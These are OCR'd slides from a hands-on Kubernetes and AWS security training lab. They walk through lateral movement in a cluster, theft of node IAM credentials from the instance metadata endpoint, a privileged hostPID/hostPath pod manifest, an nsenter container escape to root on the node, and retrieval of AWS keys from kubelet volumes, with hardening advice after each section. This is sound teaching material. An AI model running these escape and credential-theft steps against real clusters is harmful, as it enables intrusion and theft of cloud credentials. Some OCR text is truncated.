
*The user **CICDEldorado-Lab[X]-k8s-monitoring** can create pod on the **monitoring-app** namespace, and can use a privileged PSP*




Kubernetes Lateral Movements

Cluster Networking

*Kubernetes defines some network restrictions which allow many network architectures. They are implemented by **CONTAINER NETWORK INTERFACE** (CNI) plugins.*
*The simplest CNI create a virtual pod network and **NAT** communication with external networks. When pods communicate with AWS, it all appears to come from worker nodes.*
*Only **NetworkPolicy** (a Kubernetes resource) can restrict communications, but none exist by default.*





Kubernetes cheatsheet

Running our first pod


```
$ kubectl create -f pod.yaml
```

Kind of the resource to create (Pod, Secret, Role, RoleBinding…)

Name and namespace of the resource which uniquely identify it

Configuration of the container, including the docker image and command to run

```
apiVersion: v1
kind: Pod
metadata:
  name: my-pod
  namespace: business-app
spec:
containers:
  - name: container
    image: 203035179660.dkr.ecr.us-west-1.amazonaws.com/kali
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "apt-get update; apt-get install -y curl iproute2
nmap; while true; do sleep 30; done;" ]
```



6 - Kubernetes Lateral Movements

Hands-on

YOUR GOAL

Can you locate an unexposed Tomcat server (port TCP/8080)?
Can you access data not intended to be accessible to pods?
Can you get access to the monitoring namespace?

YOUR TOOLS


Kubernetes client

```
kubectl create -f  /writeup/6_Kubernetes-Lateral-Movements/pod.yaml
kubectl exec my-pod -n business-app -it -- /bin/bash
```

In-container tools

```
nmap -sS  <ip_range>
ip a
curl <url>
```

Cloud environments have services known as instance metadata API or user data API



6 - Kubernetes Lateral Movements

Hands-on – Results

INNER SERVICE DISCOVERY


A Tomcat 9.0 can be found among the open ports TCP/8080.
It is not accessible from outside of the cluster.

INSTANCE METADATA API

*We could retrieve an AWS credential of the **worker node** from:*
http://169.254.169.254/latest/meta-data/iam/security-credentials/CICDEldorado-EKS-Workers-Role

USER DATA API

*We could retrieve tokens for the **Monitoring account** from:*
http://169.254.169.254/latest/user-data




Kubernetes Lateral Movements

Hardening

Firewall, firewall and firewall again

NetworkPolicies act like a firewall except they are application-centric and automatically update themselves based on the network topology.



Kubernetes Privilege Escalation


Container isolation

*The security of the cluster mainly relies on **container isolation** (i.e., namespaces and some security context). Kubernetes has **PodSecurityPolicy** (PSP) resources which defines what is allowed in terms of container isolation. The right to **use** a PSP is given through Roles. Kubernetes being **insecure by default**, PSPs prevent nothing.*

***Container escape** is possible with different configurations*:*

Allowed ✓	Forbidden ✗	
Privileged HostPID	HostPath	Join the host's namespaces, using nsenter binary
Privileged	HostPath HostPID	Mount the host filesystem or use cgroups to perform code execution in the host context
HostPath	Privileged HostPID	Mount the host root within containers and explore/modify its files. They include files of other pods running on the host or etcd database on the master nodes.
Privileged HostPID HostPath		All the above and more!

* Wonderful job from Seth Art (Bishop Fox) : https://bishopfox.com/blog/kubernetes-pod-privilege-escalation



Running a privileged pod

Kubernetes cheatsheet

```
apiVersion: v1
kind: Pod
metadata:
  name: my-pod
  namespace: monitoring-app
spec:
  hostNetwork: false
  hostPID: true
  hostIPC: false
  containers:
  - name: container
    image: 203035179660.dkr.ecr.us-west-1.amazonaws.com/kali
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "apt-get update; apt-get install -y curl ipr
true; do sleep 30; done;" ]
    securityContext:
      privileged: true
    volumeMounts:
    - mountPath: /host
      name: nodemount
  #nodeName: master-0
  volumes:
  - name: nodemount
    hostPath:
      path: /var/run/custom_directory
```


```
$ kubectl create -f pod.yaml
```

Whether to use the same namespaces as the host

Whether to give full capabilities to the process (i.e., all root permissions)

Optional configuration to force where to run the pod

Optional configuration to mount part of the host filesystem within the container



7 - Kubernetes Privilege Escalation

Hands-on

YOUR GOAL

Can you find a way to use unrestricted PSP?
Can you escape the containers?
Can you find the AWS access key of ApplicationDeployment_user?

YOUR TOOLS


Kubernetes & docker client

```
kubectl create -f ~ /writeup/ 7_Kubernetes-Privilege-Escalation/pod.yaml
kubectl exec my-pod -n monitoring -it -- /bin/bash
docker exec -it <docker_name> /bin/bash
```

In-container actions

Take a look at /var/lib/kubelet/pods/*/volumes on the cluster node
Try to use nsenter to fully escape container isolation (PID 1 is a good target)
Try to access the Docker containers

Kubernetes nodes are rarely the most privileged assets. ApplicationDeployment pods may be of interest.



7 - Kubernetes Privilege Escalation

Hands-on – Results

PRIVILEGED CONTAINER

*In the **monitoring-app** namespace, it is possible to deploy a pod with:*
***hostPath** mounts*
***hostPID** namespace sharing*
***privileged** capabilities*

FINDING CREDENTIALS WITH HOSTPATH


On the worker nodes, all mounted volumes, including secret mounted volumes are stored in /var/lib/kubelet/pods//volumes.*
*We can retrieve **ApplicationDeployment_user** AWS credentials from it.*

FINDING CREDENTIALS WITH HOSTPID AND PRIVILEGED

We can completely escape container isolation with

```
$ nsenter -a -t 1 /bin/bash
```

It joins the Linux namespaces of the init process of the worker node.
*From it, we run as root, in the worker node. We can steal **ApplicationDeployment_user** AWS credentials by switching within the AppliactionDeployment Docker container and either access the Kubernetes API or the secret itself in /var/run/secret*



Kubernetes Privilege Escalation

Hardening and monitoring

Least privilege principle


Why give someone a car when they only need a bike?
Limit the access rights granted to cluster users or service accounts.

Do not trust developers, limit resources to sane config

Do not allow users to create uncontrolled resources. PSPs are one (deprecated) protection, but external components (Gatekeeper, Kyverno…) provides fine-grained validation of any resource.

Actively monitor your cluster

Kubernetes can generate many audit logs and any created/modified resource may be inspected. Solutions exist (Sysdig, Falco…) to actively monitor the cluster and ensure compliance to internal rules. They may even block resource creation/modification to keep the cluster compliant.



AWS introduction

AWS Cloud

AWS account


S3 (Simple Storage Service)
Store **Objects** within **Buckets**

Lambda
Compute as a Service
Execute code serverless : JS, Python, Csharp

AWS account

EC2
Virtual Servers

